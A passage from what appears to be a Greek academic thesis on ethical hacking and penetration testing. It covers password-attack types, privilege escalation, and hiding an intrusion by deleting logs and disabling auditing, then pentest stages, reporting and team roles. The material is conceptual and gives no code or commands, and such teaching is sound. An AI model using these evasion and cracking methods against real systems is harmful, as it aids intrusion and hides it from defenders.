πληροφορίες και παραμείνει μη ανιχνευμένος, η τελευταία φάση της εισβολής του συστήματος διασφαλίζει ότι δεν ανιχνεύεται κρύβοντας τα στοιχεία συμβιβασμών, τροποποιώντας ή διαγράφοντας τα αρχεία καταγραφής[7]. Πριν το βήμα του Password Cracking, θα πρέπει να γνωρίζει κανείς σχετικά με τους τρεις τύπους παραγόντων ελέγχου ταυτότητας:

- Κάτι που έχω, όπως όνομα χρήστη και κωδικό πρόσβασης.
- Κάτι που είμαι, όπως η βιομετρική
- Κάτι που έχω, όπως καταχωρημένες / επιτρεπόμενες συσκευές

Το Password Cracking είναι η μέθοδος εξαγωγής του κωδικού πρόσβασης για να αποκτήσει κάποιος εξουσιοδοτημένη πρόσβαση στο σύστημα προορισμού με το πρόσχημα ενός νόμιμου χρήστη. Συνήθως, μόνο το όνομα χρήστη και ο έλεγχος ταυτότητας κωδικού έχουν ρυθμιστεί, αλλά τώρα, ο έλεγχος ταυτότητας κωδικού πρόσβασης μετακινείται προς έλεγχο ταυτότητας δύο παραγόντων ή έλεγχο ταυτότητας πολλαπλών παραγόντων που περιλαμβάνει κάτι που υπάρχει, όπως όνομα χρήστη και κωδικό πρόσβασης με τα βιομετρικά στοιχεία[9]. Η διάσπαση κωδικού πρόσβασης μπορεί να πραγματοποιηθεί με επίθεση κοινωνικής μηχανικής ή με σπασίματα μέσω μετριασμού της επικοινωνίας και κλοπής των αποθηκευμένων πληροφοριών. Επεκτεινόμενος κωδικός πρόσβασης, σύντομος κωδικός πρόσβασης, κωδικός πρόσβασης με αδύναμη κρυπτογράφηση, ένας κωδικός πρόσβασης που περιέχει μόνο αριθμούς ή αλφάβητα μπορεί να σπάσει εύκολα. Το να έχει κανείς έναν

ισχυρό μακρύ και δύσκολο κωδικό πρόσβασης είναι πάντα μια επιθετική γραμμή άμυνας ενάντια σε αυτές τις επιθέσεις ραγίσματος. Συνήθως, ο καλός κωδικός πρόσβασης περιέχει[1]:

- Case sensitive letters
- Ειδικοί χαρακτήρες
- Αριθμοί
- μακρύς κωδικός πρόσβασης (συνήθως περισσότερα από 8 γράμματα)

2.5.4.1 Επιθέσεις με κωδικό πρόσβασης

Οι επιθέσεις με κωδικό πρόσβασης ταξινομούνται στους ακόλουθους τύπους:

1. Μη ηλεκτρονικές επιθέσεις
2. Ενεργές διαδικτυακές επιθέσεις
3. Παθητικές διαδικτυακές επιθέσεις
4. Default Password
5. Εκτός σύνδεσης

Οι μη ηλεκτρονικές επιθέσεις ή οι μη τεχνικές επιθέσεις είναι οι επιθέσεις που δεν απαιτούν τεχνική κατανόηση και γνώση. Αυτός είναι ο τύπος επίθεσης που μπορεί να γίνει με την τεχνική σερφαρίσματος πάνω από τον ώμο (shoulder surfing), κοινωνικής μηχανικής (social engineering) και κατάδυσης κάδου (dumpster diving). Για παράδειγμα, συλλέγοντας πληροφορίες ονόματος χρήστη και κωδικού πρόσβασης ώντας πίσω από έναν στόχο όταν συνδέεται, αλληλεπιδρά με ευαίσθητες πληροφορίες. Με το shoulder surfing, κωδικοί πρόσβασης, αριθμοί λογαριασμών ή άλλες μυστικές πληροφορίες μπορούν να συγκεντρωθούν ανάλογα με την απροσεξία του στόχου.

Οι ενεργές διαδικτυακές επιθέσεις περιλαμβάνουν τεχνικές που αλληλεπιδρούν απευθείας με το στόχο για τη διάσπαση του κωδικού πρόσβασης όπως την επίθεση λεξικού, την επίθεση ωμής δύναμης (brute force) και την επίθεση ένεσης κατακερματισμού (hash injection)[10]. Στην επίθεση λεξικού για την εκτέλεση ρωγμών κωδικού πρόσβασης, χρησιμοποιείται μια εφαρμογή διάσπασης κωδικού πρόσβασης μαζί με ένα αρχείο λεξικού. Αυτό το αρχείο λεξικού περιέχει ολόκληρο λεξικό ή λίστα γνωστών και κοινών λέξεων για την προσπάθεια ανάκτησης κωδικού πρόσβασης. Αυτός είναι ο απλούστερος τρόπος διάσπασης κωδικού πρόσβασης και συνήθως τα συστήματα δεν είναι ευάλωτα σε επιθέσεις λεξικού εάν χρησιμοποιούν ισχυρούς, μοναδικούς και αλφαριθμητικούς κωδικούς πρόσβασης. Η επίθεση Brute Force προσπαθεί να ανακτήσει τον κωδικό πρόσβασης δοκιμάζοντας κάθε πιθανό συνδυασμό χαρακτήρων. Κάθε μοτίβο συνδυασμού επιχειρείται έως ότου γίνει δεκτός ο κωδικός πρόσβασης. Η ωμή βία είναι η κοινή και βασική τεχνική για την αποκάλυψη κωδικού πρόσβασης. Στην επίθεση τύπου hash injection, απαιτείται κατακερματισμός και άλλες τεχνικές κρυπτογραφίας [5].

Στην συνέχεια, οι παθητικές διαδικτυακές επιθέσεις εκτελούνται χωρίς να παρεμβαίνουν στον στόχο. Η σημασία αυτών των επιθέσεων οφείλεται στην εξαγωγή του κωδικού πρόσβασης χωρίς να αποκαλυφθούν οι πληροφορίες καθώς λαμβάνει τον κωδικό πρόσβασης χωρίς να εντοπίζει άμεσα τον στόχο.

Τέλος, ένα παράδειγμα επιθέσεων εκτός σύνδεσης είναι η σύγκριση του κωδικού πρόσβασης χρησιμοποιώντας έναν πίνακα ουράνιου τόξου. Υπολογίζεται κάθε πιθανός συνδυασμός χαρακτήρων για τον κατακερματισμό για τη δημιουργία ενός πίνακα ουράνιου τόξου. Όταν ένας πίνακας ουράνιων τόξων περιέχει όλους τους δυνατούς προ-υπολογισμένους κατακερματισμούς, ο εισβολέας καταγράφει τον κωδικό πρόσβασης του στόχου και τον συγκρίνει με τον πίνακα ουράνιων τόξων. Το πλεονέκτημα του πίνακα ουράνιου τόξου είναι ότι όλα τα κατακερματισμένα κλειδιά είναι προ-υπολογισμένα. Ως εκ τούτου, χρειάστηκαν λίγα λεπτά για σύγκριση και αποκάλυψη του κωδικού

πρόσβασης. Ο περιορισμός ενός πίνακα ουράνιου τόξου είναι ότι χρειάζεται πολύς χρόνος για τη δημιουργία ενός με τον υπολογισμό όλων των κατακερματισμών.

2.5.5 Το στάδιο της κλιμάκωσης των προνομίων

Το επόμενο στάδιο του ethical hacking είναι το στάδιο της κλιμάκωσης των προνομίων (privilege escalation) στο σύστημα. Στην φάση της κλιμάκωσης προνομίων, θα συζητηθεί τι πρέπει να γίνει αφού αποκτήσουμε πρόσβαση στον στόχο. Δεν είναι πάντα εφικτό να χακάριστει ένας λογαριασμός διαχειριστή. Μερικές φορές, έχει παραβιαστεί ένας λογαριασμός χρήστη που έχει χαμηλότερα δικαιώματα. Η χρήση του παραβιασμένου λογαριασμού με περιορισμένο προνόμιο δεν θα βοηθήσει στην επίτευξη των στόχων[11]. Πριν από οτιδήποτε μετά την απόκτηση πρόσβασης, πρέπει να πραγματοποιηθεί κλιμάκωση προνομίων για να υπάρξει πλήρης πρόσβαση υψηλού επιπέδου χωρίς περιορισμούς. Κάθε λειτουργικό σύστημα διαθέτει ορισμένη προεπιλεγμένη ρύθμιση και λογαριασμούς χρηστών, όπως λογαριασμό διαχειριστή, ριζικό λογαριασμό (root user) και λογαριασμό επισκέπτη με προεπιλεγμένους κωδικούς πρόσβασης. Είναι εύκολο για έναν εισβολέα να εντοπίσει ευπάθειες προκαθορισμένου λογαριασμού σε ένα λειτουργικό σύστημα για εκμετάλλευση και πρόσβαση. Αυτές οι προεπιλεγμένες ρυθμίσεις και ο λογαριασμός πρέπει να είναι ασφαλείς και να τροποποιούνται για να αποφευχθεί η μη εξουσιοδοτημένη πρόσβαση[8].

2.5.5.1 Τύποι κλιμάκωσης προνομίων

Η κλιμάκωση των προνομίων ταξινομείται περαιτέρω σε δύο τύπους, στην οριζόντια κλιμάκωση και στην κάθετη κλιμάκωση. Στην οριζόντια κλιμάκωση προνομίων, ένας εισβολέας προσπαθεί να αναλάβει τα δικαιώματα των άλλων χρηστών που έχουν το ίδιο σύνολο προνομίων για τον λογαριασμό του. Η κλιμάκωση οριζόντιων προνομίων συμβαίνει όταν ένας εισβολέας προσπαθεί να αποκτήσει πρόσβαση στο ίδιο σύνολο πόρων που επιτρέπεται για τον συγκεκριμένο χρήστη. Στην κάθετη κλιμάκωση, ένας εισβολέας προσπαθεί να κλιμακώσει τα προνόμια σε υψηλότερο επίπεδο. Η κλιμάκωση κάθετων δικαιωμάτων γίνεται όταν ένας εισβολέας προσπαθεί να αποκτήσει πρόσβαση συνήθως στον λογαριασμό διαχειριστή. Τα υψηλότερα προνόμια επιτρέπουν στον εισβολέα να έχει πρόσβαση σε ευαίσθητες πληροφορίες, να εγκαθιστά, να τροποποιεί και να διαγράφει αρχεία και προγράμματα όπως ένας ιός, Trojans κ.λπ[8].

2.5.6 Το στάδιο της κάλυψης

Τέλος, αφού έχει αποκτηθεί η πρόσβαση, η κλιμάκωση προνομίων, η εκτέλεση της εφαρμογής, το επόμενο βήμα είναι να καλυφθούν τα στοιχεία του επιτιθέμενου. Στη φάση κάλυψης, ο εισβολέας αφαιρεί όλα τα αρχεία καταγραφής συμβάντων, τα μηνύματα σφάλματος και άλλα στοιχεία για να αποτρέψει την εύκολη ανακάλυψη της επίθεσής του. Η καλύτερη προσέγγιση είναι η αποφυγή της ανίχνευσης, της αποτροπής ενός άλλου μηχανισμού ασφαλείας για την ένδειξη μιας ειδοποίησης κάθε είδους εισβολής και την έξοδο για παρακολούθηση στο μηχάνημα προορισμού. Η βέλτιστη πρακτική για να μην μείνει κανένα ίχνος και να αποτραπεί ο εντοπισμός ή να μείνουν πολύ περιορισμένα αποδεικτικά στοιχεία στο στόχο είναι απενεργοποιώντας τον έλεγχο κατά την σύνδεση στο σύστημα προορισμού. Όταν απενεργοποιείτε ο έλεγχος στο μηχάνημα προορισμού, όχι μόνο θα αποτραπεί η καταγραφή συμβάντων, αλλά θα αντισταθεί και στην ανίχνευση[11]. Ο έλεγχος σε ένα σύστημα έχει τη δυνατότητα εντοπισμού και παρακολούθησης συμβάντων, μόλις απενεργοποιηθεί το μηχάνημα-στόχος δεν θα μπορεί να καταγράψει τα κρίσιμα και σημαντικά αρχεία καταγραφής που δεν είναι μόνο τα αποδεικτικά στοιχεία μιας επίθεσης, αλλά και μια εξαιρετική πηγή πληροφοριών για έναν εισβολέα[1].

2.6 Επίλογος

Στο παραπάνω κεφάλαιο αναφέρθηκαν τα βασικά στοιχεία της ασφάλειας πληροφοριών που πρέπει να υπάρχουν σε ένα σύστημα ώστε να υπάρχει ασφάλεια στο σύστημα, Επίσης αναφέρθηκαν κάποιες βασικές επιθέσεις που λαμβάνουν χώρα σε μια εφαρμογή και οι βασικοί τύποι χάκερ. Τέλος, αναφέρθηκαν και αναλύθηκαν τα βασικά στάδια του ethical hacking.

Κεφάλαιο 3ο: Έλεγχος διείσδυσης

3.1 Εισαγωγή

Σε αυτό το κεφάλαιο θα αναλυθούν τα βήματα του ελέγχου διείσδυσης και θα γίνει αναφορά στους λόγους για τους οποίους είναι απαραίτητος ο έλεγχος διείσδυσης σε ένα σύστημα και πιο συγκεκριμένα σε μια εφαρμογή.

3.2 Έλεγχος διείσδυσης

Ethical hacking και έλεγχος διείσδυσης είναι κοινοί όροι, δημοφιλείς στο περιβάλλον της ασφάλειας πληροφοριών για μεγάλο χρονικό διάστημα. Η αύξηση των εγκλημάτων στον κυβερνοχώρο και η κυβερνοεπιθέσεις δημιουργούν μια μεγάλη πρόκληση για τους εμπειρογνώμονες ασφαλείας και τους αναλυτές κατά την τελευταία δεκαετία. Οι θεμελιώδεις προκλήσεις σε αυτούς τους εμπειρογνώμονες ασφάλειας είναι η εύρεση αδυναμιών και ελλείψεων στην εκτέλεση και στα επερχόμενα συστήματα, εφαρμογές, λογισμικό και την αντιμετώπισή τους προληπτικά. Είναι λιγότερο δαπανηρή η διερεύνηση προληπτικά πριν από μια επίθεση, αντί να ερευνηθεί μετά από μια επίθεση ή κατά την αντιμετώπιση μιας επίθεσης. Όσον αφορά την ασφάλεια, την πρόληψη και την προστασία, οι οργανισμοί έχουν τις ομάδες ελέγχου διείσδυσης (penetration testing), καθώς και συμβαλλόμενους εξωτερικούς επαγγελματίες εμπειρογνώμονες όποτε και αν χρειάζονται ανάλογα με τη σοβαρότητα και το εύρος της επίθεσης[12]. Η άνοδος των κακόβουλων λογισμικών, των εγκλημάτων στον κυβερνοχώρο και της εμφάνισης διαφορετικών μορφών προηγμένων επιθέσεων απαιτεί την ανάγκη ύπαρξης penetration tester που διεισδύει στην ασφάλεια του συστήματος, των δικτύων, των εφαρμογών, για να καθοριστεί, να προετοιμαστεί και να λάβει μέτρα προφύλαξης και αποκατάστασης ενάντια σε αυτές τις επιθέσεις. Ο έλεγχος διείσδυσης είναι ένα σημαντικό και κρίσιμο συστατικό της αξιολόγησης κινδύνου, του ελέγχου και της καταπολέμησης της απάτης. Παράλληλα, χρησιμοποιείται ευρέως για τον εντοπισμό των τρωτών σημείων, του κινδύνου και τονίζει τις τρύπες ενός συστήματος για τη λήψη διορθωτικών ενεργειών κατά των επιθέσεων[4].

Ο έλεγχος διείσδυσης (penetration test), περιλαμβάνει προσομοίωση πραγματικών επιθέσεων για την εκτίμηση του κινδύνου που σχετίζεται με πιθανές παραβιάσεις της ασφάλειας. Στον έλεγχο διείσδυσης (σε αντίθεση με την αξιολόγηση ευπάθειας), οι υπεύθυνοι δοκιμών όχι μόνο ανακαλύπτουν ευπάθειες που θα μπορούσαν να χρησιμοποιηθούν από εισβολείς αλλά εκμεταλλεύονται ευπάθειες, όπου είναι δυνατόν, για να εκτιμήσουν τι θα μπορούσαν να κερδίσουν οι εισβολείς μετά από επιτυχημένη εκμετάλλευση. Ο έλεγχος διείσδυσης μπορεί να οριστεί ως νόμιμη και εξουσιοδοτημένη προσπάθεια εντοπισμού και εκμετάλλευσης με επιτυχία των συστημάτων των υπολογιστών με σκοπό την κατασκευή πιο ασφαλή συστημάτων. Η διαδικασία περιλαμβάνει τον εντοπισμό ευπαθειών επίσης παρέχοντας απόδειξη εννοιολογικών επιθέσεων για να δείξουμε ότι οι ευπάθειες είναι πραγματικές.
Ο σωστός έλεγχος διείσδυσης τελειώνει πάντα με συγκεκριμένες συστάσεις για αντιμετώπιση και επίλυση των προβλημάτων που ανακαλύφθηκαν κατά τη διάρκεια της δοκιμής. Συνολικά, αυτή η διαδικασία χρησιμοποιείται για την προστασία των υπολογιστών και των δικτύων από μελλοντικές επιθέσεις[12]. Η γενική ιδέα είναι να βρεθούν ζητήματα ασφαλείας χρησιμοποιώντας τα ίδια εργαλεία καιτεχνικές που θα χρησιμοποιούσε και ένας εισβολέας.

3.3 Στάδια του Ελέγχου Διείσδυσης

Ο έλεγχος διείσδυσης όπως και το ethical hacking πραγματοποιούνται σε στάδια. Τα στάδια αυτά έχουν πολλές ομοιότητες και λίγες διαφορές. Τα στάδια αυτά είναι το στάδιο της προ-δέσμευσης, το στάδιο της συλλογής πληροφοριών, το στάδιο της μοντελοποίησης απειλών, το στάδιο της ανάλυσης των ευπαθειών, το στάδιο της εκμετάλλευσης, το στάδιο μετά την εκμετάλλευση, και το στάδιο της αναφοράς.

3.3.1 Το στάδιο προ-δέσμευσης

Το πρώτο στάδιο του ελέγχου διείσδυσης είναι η φάση πριν από την εμπλοκή(pre-engagement), η οποία περιλαμβάνει τη συνομιλία με τον πελάτη για τους στόχους του pentest, η χαρτογράφηση του πεδίου (την έκταση και τις παραμέτρους του τεστ) και ούτω καθεξής. Το στάδιο προ-δέσμευσης είναι η αφιέρωση χρόνου προκειμένου να γίνουν κατανοητές οι ανάγκες του πελάτη. Αυτό επιτυγχάνεται μέσω ερωτήσεων προς τον πελάτη, που αφορούν το πεδίο εφαρμογής,το εύρος των διευθύνσεων IP, το αν είναι επιτρεπτή μια επίθεση κοινωνικής μηχανικής, το παράθυρο των δοκιμών που περιλαμβάνει τις ώρες της ημέρας που θα μπορεί να γίνεται ο έλεγχος διείσδυσης ώστε να μην επηρεαστεί η λειτουργικότητα και η παραγωγικότητα της επιχείρησης. Επίσης, καθορίζεται το συμβόλαιο, η γραπτή άδεια για την εκτέλεση του ελέγχου διείσδυσης, το ποσό πληρωμής και η χρήση των ευαίσθητων δεδομένων μετά το πέρας του ελέγχου. Όταν ο pentester και ο πελάτης συμφωνούν για το εύρος, τη μορφή αναφοράς και άλλα θέματα, ξεκινά η πραγματική δοκιμή[8].

3.3.2 Το στάδιο της συλλογής πληροφοριών

Στο δεύτερο στάδιο έχουμε την συλλογή πληροφοριών. Κατά τη διάρκεια αυτής της φάσης, αναλύονται ελεύθερα διαθέσιμες πηγές πληροφορίας, μια διαδικασία γνωστή ως συλλογή πληροφοριών ανοιχτού κώδικα (OSINT)[13]. Αρχίζει η διαδικασία επίσης της χρήσης εργαλείων όπως οι σαρωτές πορτών (ping sweeps) σχετικά με τα συστήματα που υπάρχουν στο διαδίκτυο ή στο εσωτερικό δίκτυο καθώς και τι λογισμικό εκτελείται[10].

3.3.3 Το στάδιο της μοντελοποίησης απειλών

Στην συνέχεια ακολουθεί το στάδιο της μοντελοποίησης απειλών. Με βάση τις γνώσεις που αποκτήθηκαν στη φάση της συλλογής πληροφοριών, έπεται η μοντελοποίηση απειλών. Στη συγκεκριμένη φάση αναπτύσσονται σχέδια επίθεσης βάσει των πληροφοριών που έχουν συγκεντρωθεί. Για παράδειγμα,εάν ο πελάτης αναπτύξει ιδιόκτητο λογισμικό, ένας εισβολέας θα μπορούσε να καταστρέψει τον οργανισμό αποκτώντας πρόσβαση στα εσωτερικά τους συστήματα ανάπτυξης, όπου ο πηγαίος κώδικας αναπτύσσεται και δοκιμάζεται, και πωλεί τα εμπορικά μυστικά της εταιρείας σε έναν ανταγωνιστή. Με βάση τα δεδομένα από τη συλλογή πληροφοριών, αναπτύσσονται οι κατάλληλες στρατηγικές για να διεισδύσουν στα συστήματα ενός πελάτη.

3.3.4 Το στάδιο της ανάλυσης των ευπαθειών

Στην συνέχεια ακολουθεί το στάδιο της ανάλυσης των ευπαθειών. Οι pentesters αρχίζουν να ανακαλύπτουν ενεργά τρωτά σημεία για να προσδιορίσουν πόσο επιτυχημένες είναι οι εκμεταλλεύσεις (exploitations). Οι αποτυχημένες εκμεταλλεύσεις μπορούν να συντρίψουν τις υπηρεσίες, να προκαλέσουν ειδοποιήσεις εντοπισμού εισβολών και να καταστρέψουν με άλλο τρόπο τις πιθανότητες επιτυχούς εκμετάλλευσης[14]. Συχνά κατά τη διάρκεια αυτής της φάσης, οι pentesters εκτελούν σαρωτές ευπάθειας, που χρησιμοποιούν βάσεις δεδομένων ευπάθειας και μια σειρά ενεργών ελέγχων για να κάνουν την καλύτερη εκτίμηση σχετικά με το ποιες ευπάθειες υπάρχουν στο σύστημα

ενός πελάτη. Ωστόσο, αν και οι σαρωτές ευπάθειας είναι ισχυρά εργαλεία, χρησιμοποιείται και χειροκίνητη ανάλυση και επαλήθευση με αποτελέσματα σε αυτή τη φάση[8].

3.3.5 Το στάδιο της εκμετάλλευσης

Το επόμενο στάδιο είναι το στάδιο της εκμετάλλευσης (exploitation). Σε αυτό το στάδιο υλοποιούνται εκτελέσεις εκμεταλλεύσεων ενάντια στα τρωτά σημεία. Μερικές φορές χρησιμοποιείται ένα εργαλείο όπως το Metasploit framework σε μια προσπάθεια πρόσβασης στα συστήματα ενός πελάτη. Αποδεικνύεται ότι μερικές ευπάθειες θα είναι εξαιρετικά εύκολο να αξιοποιηθούν, όπως η σύνδεση με προεπιλεγμένους κωδικούς πρόσβασης.

3.3.6 Το στάδιο μετά την εκμετάλλευση

Το επόμενο στάδιο είναι το στάδιο μετά την εκμετάλλευση (post-exploitation). Σε αυτό το στάδιο γίνεται η συλλογή πληροφοριών σχετικά με το σύστημα επίθεσης, η αναζήτηση αρχείων που θα μπορούσαν να οδηγήσουν σε ευαίσθητες πληροφορίες ή λειτουργίες του συστήματος. Επίσης σε αυτό το στάδιο γίνεται προσπάθεια για την επίτευξη της κλιμάκωσης των προνομίων στο σύστημα.

3.3.7 Το στάδιο της αναφοράς

Το τελικό στάδιο είναι το στάδιο της αναφοράς. Εδώ πραγματοποιείται η μεταφορά των ευρημάτων στον πελάτη με έναν ουσιαστικό τρόπο με συγκεκριμένες οδηγίες, θα πρέπει να περιλαμβάνει τόσο μια εκτελεστική περίληψη όσο και μια τεχνική εκθεση ανάλογα τον εκάστωτε αποδέκτη. Η εκτελεστική περίληψη περιγράφει τους στόχους του τεστ και προσφέρει μια επισκόπηση υψηλού επιπέδου των ευρημάτων[15]. Το προοριζόμενο κοινό είναι τα στελέχη που είναι υπεύθυνα για το πρόγραμμα ασφαλείας. Η περίληψη του εκτελεστικού πρέπει να περιλαμβάνει:

- Ιστορικό: Περιγραφή του σκοπού του τεστ και ορισμοί τυχόν όρων που ενδέχεται να είναι άγνωστα στα στελέχη, όπως η ευπάθεια και η αντιμετώπιση.
- Συνολική στάση: Μια επισκόπηση της αποτελεσματικότητας του τεστ, τα ζητήματα που βρέθηκαν, και γενικά ζητήματα που προκαλούν ευπάθειες, όπως η έλλειψη ενημέρωσης κώδικα διαχείρισης.
- Προφίλ κινδύνου: Μια συνολική κατάταξη της στάσης ασφαλείας του οργανισμού σε σύγκριση με παρόμοιους οργανισμούς με μέτρα όπως υψηλή, μέτρια ή χαμηλή και μία συμπερίληψη της εξήγησης κατάταξης.
- Γενικά ευρήματα: Μια γενική σύνοψη των ζητημάτων που εντοπίστηκαν μαζί με στατιστικά στοιχεία και μετρήσεις για την αποτελεσματικότητα των εφαρμοζόμενων αντιμέτρων.
- Σύνοψη σύστασης: Μια επισκόπηση υψηλού επιπέδου των εργασιών που απαιτούνται για την αποκατάσταση των προβλημάτων που ανακαλύφθηκαν στον έλεγχο διείσδυσης.
- Στρατηγικός χάρτης: Παροχή στον πελάτη των βραχυπρόθεσμων και μακροπρόθεσμων στόχων για τη βελτίωση της ασφαλείας του, με συγκεκριμένες ενημερώσεις κώδικα για αντιμετώπιση βραχυπρόθεσμων ανησυχιών, αλλά χωρίς μακροπρόθεσμο σχέδιο για τη διαχείριση ενημερωμένων εκδόσεων κώδικα, ο πελάτης θα είναι στην ίδια θέση μετά από νέες ενημερώσεις κώδικα.

Η τεχνική αναφορά θα είναι η ενότητα της έκθεσης που θα προσφέρει τις τεχνικές λεπτομέρειες του τεστ και θα πρέπει να περιλαμβάνει τα ακόλουθα[7]:

- Εισαγωγή: Απογραφή λεπτομερειών όπως πεδίο εφαρμογής, επαφές και ούτω καθεξής.

- Συλλογή πληροφοριών: Λεπτομέρειες σχετικά με τα ευρήματα στη φάση συλλογής πληροφοριών. Ιδιαίτερα ενδιαφέρον είναι το αποτύπωμα στο διαδίκτυο του πελάτη.
- Αξιολόγηση της ευπάθειας: Λεπτομέρειες σχετικά με τα ευρήματα της φάσης ανάλυσης ευπάθειας του τεστ.
- Επαλήθευση εκμετάλλευσης / ευπάθειας: Λεπτομέρειες σχετικά με τα ευρήματα από τη φάση εκμετάλλευσης του τεστ.
- Μετά την εκμετάλλευση: Λεπτομέρειες σχετικά με τα ευρήματα της φάσης μετά την εκμετάλλευση του τεστ.
- Κίνδυνος / έκθεση: Μια ποσοτική περιγραφή του κινδύνου που ανακαλύφθηκε. Αυτή η ενότητα υπολογίζει την απώλεια εάν τα αναγνωρισμένα τρωτά σημεία εκμεταλλεύτηκαν από έναν εισβολέα.
- Συμπέρασμα: Μια τελική επισκόπηση του τεστ.

3.3.8 Κατηγορίες ελέγχου διείσδυσης

Ο έλεγχος διείσδυσης δεν αποτελείται από μια συγκεκριμένη πρακτική και ένα συγκεκριμένο είδος, αντιθέτως υπάρχουν διαφορετικά είδη και τύποι ελέγχου διείσδυσης που χρησιμοποιούνται ανάλογα με την συμφωνία με τον πελάτη και ανάλογα με το ποιό μέρος του συστήματος πρέπει να ελεγχθεί και με ποιό τρόπο. Ο έλεγχος διείσδυσης μπορεί να χωριστεί σε τρείς (3) κατηγορίες ανάλογα με τον τρόπο και τα μέσα που είναι διαθέσιμα πριν από το ξεκίνημα της διαδικασίας. Αυτές είναι η τεχνική μαύρου κουτιού, η τεχνική λευκού κουτιού και η τεχνική γκρι κουτιού[15].

3.3.8.1 Τεχνίκη μαύρου κουτιού

Στην τεχνίκη μαύρου κουτιού γίνεται παρομοίωση επίθεσης αληθινού χρόνου, δηλαδή ο χάκερ πιθανότατα δεν θα γνωρίζει όλα τα πλεονεκτήματα της υποδομής πληροφορικής μιας εταιρείας. Εξαιτίας αυτού, θα ξεκινήσει μια ολοκαίνουργια επίθεση εναντίον της υποδομής πληροφορικής, με την ελπίδα να προσπαθήσει να βρει μια ευπάθεια ή αδυναμία στην οποία υστερούν. Με άλλα λόγια, σε αυτόν τον τύπο ελέγχου διείσδυσης, δεν παρέχονται πληροφορίες στον υπεύθυνο δοκιμών σχετικά με τις εσωτερικές λειτουργίες της συγκεκριμένης εφαρμογής ιστού, ούτε σχετικά με τον πηγαίο κώδικα ή την αρχιτεκτονική του λογισμικού. Ως αποτέλεσμα, αυτός ο συγκεκριμένος τύπος δοκιμής μπορεί να διαρκέσει πολύ χρόνο, οπότε πολύ συχνά, ο ελεγκτής θα βασιστεί στη χρήση αυτοματοποιημένων διεργασιών για να αποκαλύψει εντελώς τις αδυναμίες και τις ευπάθειες. Αυτός ο τύπος δοκιμής αναφέρεται επίσης ως προσέγγιση “δοκιμή και σφάλμα”[11].

3.3.8.2 Τεχνική λευκού κουτιού

Στην τεχνική λευκού κουτιού, επίσης γνωστό ως “Clear Box Testing”, ο ελεγκτής έχει πλήρη γνώση και πρόσβαση τόσο στον πηγαίο κώδικα όσο και στην αρχιτεκτονική λογισμικού της εφαρμογής ιστού. Εξαιτίας αυτού, μια δοκιμή λευκού κουτιού μπορεί να πραγματοποιηθεί σε πολύ πιο γρήγορο χρονικό διάστημα σε σύγκριση με μια δοκιμή μαύρου κουτιού. Το άλλο πλεονέκτημα αυτού είναι ότι μπορεί να ολοκληρωθεί ένας πολύ πιο διεξοδικός έλεγχος διείσδυσης. Όμως, αυτή η προσέγγιση έχει επίσης τα μειονεκτήματά της. Πρώτον, δεδομένου ότι ένας υπεύθυνος δοκιμών έχει πλήρη γνώση, μπορεί να χρειαστεί περισσότερος χρόνος για να αποφασίσει σε τι πρέπει να επικεντρωθεί ειδικά σχετικά με τη δοκιμή και ανάλυση συστήματος και συστατικών στοιχείων. Δεύτερον, για τη

διεξαγωγή αυτού του τύπου δοκιμής, απαιτούνται πιο εξελιγμένα εργαλεία, όπως αυτά των αναλυτών κώδικα λογισμικού και των προγραμμάτων εντοπισμού σφαλμάτων.

3.3.8.3 Τεχνική γκρί κουτιού

Όπως υποδηλώνει το όνομα, αυτή η τεχνική δοκιμής είναι ένας συνδυασμός τόσο του Black Box όσο και του White Box Test. Με άλλα λόγια, ο ελεγκτής διείσδυσης έχει μόνο μια μερική γνώση των εσωτερικών λειτουργιών των εφαρμογών ιστού. Αυτό περιορίζεται συχνά στην απλή πρόσβαση στον κώδικα λογισμικού και στα διαγράμματα αρχιτεκτονικής συστήματος. Με την τεχνική γκρι κουτιού, μπορούν να χρησιμοποιηθούν τόσο χειροκίνητες όσο και αυτοματοποιημένες διαδικασίες δοκιμών. Λόγω αυτής της προσέγγισης, ένας υπεύθυνος δοκιμής μπορεί να επικεντρώσει τις κύριες προσπάθειές του να εστιάσει σε εκείνους τους τομείς της εφαρμογής ιστού, για τους οποίους γνωρίζει περισσότερο και από εκεί, να εκμεταλλευτεί τυχόν αδυναμίες ή ευπάθειες. Με αυτήν τη συγκεκριμένη μέθοδο, υπάρχει μεγαλύτερη πιθανότητα να ανακαλυφθούν "τρύπες ασφαλείας"[5].

3.3.9 Ομάδες ελέγχου διείσδυσης

Ο έλεγχος διείσδυσης δεν είναι πάντα εφικτό να υλοποιηθεί από ένα άτομο λόγω του όγκου των εργασιών που πρέπει να γίνουν για αυτό το λόγο οι ελεγκτές διείσδυσης χωρίζονται σε τρείς βασικές ομάδες. Οι ομάδες αυτές είναι η κόκκινη ομάδα, η μπλε ομάδα και η μωβ ομάδα. Η κόκκινη ομάδα μπορεί να θεωρηθεί ως εκείνα τα άτομα που είναι οι πραγματικοί pentesters. Ο πρωταρχικός ρόλος και στόχος τους είναι να μιμούνται ή να προσομοιάζουν τη νοοτροπία ενός εισβολέα, προσπαθώντας να διαλύσουν όλες τις αδυναμίες και τις ευπάθειες που υπάρχουν. Με άλλα λόγια, είναι η κόκκινη ομάδα που επιτίθεται σε όλα τα μέτωπα. Η μπλε ομάδα μπορεί να θεωρηθεί ότι είναι το προσωπικό από την υποδομή της ίδιας της επιχείρησης. Αυτό μπορεί να είναι η ομάδα ασφάλειας IT, και ο πρωταρχικός ρόλος και στόχος τους είναι να αποτρέψουν και να υπερασπιστούν ενάντια σε τυχόν επιθέσεις της κόκκινης ομάδας. Είναι σημαντικό οποιοσδήποτε συμμετέχει στην μπλε ομάδα να έχει τη νοοτροπία της συνεχούς προληπτικής δράσης και επαγρύπνησης για να υπερασπιστεί την εταιρεία ενάντια σε οποιεσδήποτε και όλες τις επιθέσεις[15]. Ο στόχος αθροίσματος αυτών των δύο ομάδων είναι εξαιρετικός για την ενίσχυση της στάσης ασφαλείας της εταιρείας σε σταθερή βάση, μοιράζοντας τα σχόλιά τους η μια με την άλλη ώστε να επιτευχθεί η ασφάλεια της εταιρείας. Τέλος, η μωβ ομάδα μπορεί να θεωρηθεί ως το σύνθετο τόσο της κόκκινης ομάδας όσο και της μπλε ομάδας. Με άλλα λόγια, η μωβ ομάδα υιοθετεί τους ελέγχους ασφαλείας και τις τακτικές από την μπλε ομάδα, καθώς και τις αδυναμίες και τις ευπάθειες ασφαλείας που ανακαλύπτει η κόκκινη ομάδα. Στη συνέχεια, όλα αυτά μεταφράζονται σε μία, μοναδική αφήγηση που μπορεί να μοιραστεί πλήρως σε όλες τις ομάδες για να εφαρμόσει μια πολιτική συνεχών βελτιώσεων 